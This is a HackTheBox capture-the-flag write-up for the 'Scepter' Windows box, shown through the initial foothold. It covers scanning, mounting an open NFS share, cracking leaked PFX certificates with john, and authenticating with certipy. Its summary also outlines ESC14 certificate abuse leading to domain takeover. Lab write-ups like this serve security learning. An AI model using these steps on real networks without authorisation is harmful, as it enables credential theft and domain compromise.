Scepter HackTheBox

Scepter HackTheBox
Scepter is a hard difficulty Windows machine that starts with an unauthenticated NFS share, allowing the attacker to download a sensitive PFX certificate file. The attacker then discovers that the compromised user has the User-Force-Change-Password ACL, allowing the password for the A.CARTER user account to be changed. The user account is a member of IT SUPPORT, enabling group members to have GenericAll ACL to the STAFF ACCESS CERTIFICATE Organisational Unit (OU). The attacker can then fully control all user accounts under the OU. Besides, the attacker discovers that the Certificate Authority is vulnerable to ESC14, explicit weak mapping. The attacker manages to compromise H.BROWN by modifying the mail LDAP attribute and requesting the StaffAccessCertificate certificate template. The H.BROWN user account is a member of the CMS group, having privileges to alter the altSecurityIdentities LDAP Attribute of any AD object under the Helpdesk Enrollment Certificate OU. As the CA is vulnerable to ESC14, the attacker can modify the LDAP attribute (Strong mapping, i.e., X509IssuerSerialNumber) and request a certificate as Domain Computer to compromise the P.ADAMS user account, who has DCSync privileges, allowing the attacker to compromise the domain. An alternate approach is to exploit the weak mapping X509RFC822, then enrolling the certificate template as the D.BAKER user account and compromising the P.ADAMS user account.

Initial Foothold
Lets start with the rustscan to find the open ports and services running on the box.
Rustscan
1
rustscan -a 10.129.244.44 -r 1-65535 -- -sC -sV -oA nmap/scepter -vv 10.129.244.44






We can see that there were a numerous ports open on the box, these indicate that this is an active directory machine. The domain name identified by nmap is scepter.htb and the domain controller hostname identified as DC01, adding these hostnames to our /etc/hosts file for the DNS resolution.
Also port 111 and 2049 are found to be open on the box, this means mountd service is also running, so we need to take a look on that too.
Port 5985 and 5986 are also open on the box, means we have winrm service available to us, whenever we have authentication.
The clock skew is 8hours 2mins and 58seconds ahead of our clock so we need to sync the clock first, and to do that we can use ntpdate command.
1
sudo ntpdate 10.129.244.44
After fixing the clock we can now, start with the mountd service first.
Inspecting Mountd (port 2049)
We have port 2049 open on the box, lets see if any shares that are world readable.
1
showmount -e 10.129.244.44

We have a share that is world readable, so see what we can find in here.
1
2
mkdir /mnt/nfs-share
sudo mount -t nfs 10.129.244.44:/helpdesk /mnt/nfs-share -o nolock

We found some certificates in there, lets copy all of these to our local working directory to avoid conflicting with the mountable share.
Authentication as D.Baker

So we have certificate and key for the user baker.


And we have the .pfx for the other 3 users.

Lets first try to crack these .pfx files using JOHNTHERIPPER
1
2
3
pfx2john.py clark.pfx > hashes.txt
pfx2john.py lewis.pfx >> hashes.txt
pfx2john.py scott.pfx >> hashes.txt
Lets crack these.
1
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

All of them have the same password set as newpassword
We can also try to authenticate using certipy.
1
2
3
certipy auth -pfx clark.pfx -dc-ip 10.129.244.44
certipy auth -pfx scott.pfx -dc-ip 10.129.244.44
certipy auth -pfx lewis.pfx -dc-ip 10.129.244.44

It was having problems authenticating I dont know why, we will come back here later.
On the other hand we have a certificate and private key file for user d.baker@scepter.htb
Lets crack the key file first.
1
pem2john.py baker.key

John says that this authentication is not yet supported, trying with hashcat.

On the hashcat examples page these are found to be rarely accurate modes, lets try to crack it.
1
hashcat -m 24410 baker-pem.txt /usr/share/wordlists/rockyou.txt

Still it failed.
Now other way is to form a .PFX for the D.Baker user since we have its key and Crt file, but we still need a password.
I will try to use newpassword as the password for .pfx creation and see if we succeed.
1
openssl pkcs12 -export -in baker.crt -inkey baker.key -out baker.pfx

I guess we are successful in creating a .pfx for d.baker.
Lets try to authenticate using certipy.
1
certipy auth -pfx baker.pfx -dc-ip 10.129.244.44

Denied by the KERBEROS_CLOCK_SKEW_ERROR, retrying with faketime.
1
faketime -f '+8h' certipy auth -pfx baker.pfx -dc-ip 10.129.244.44
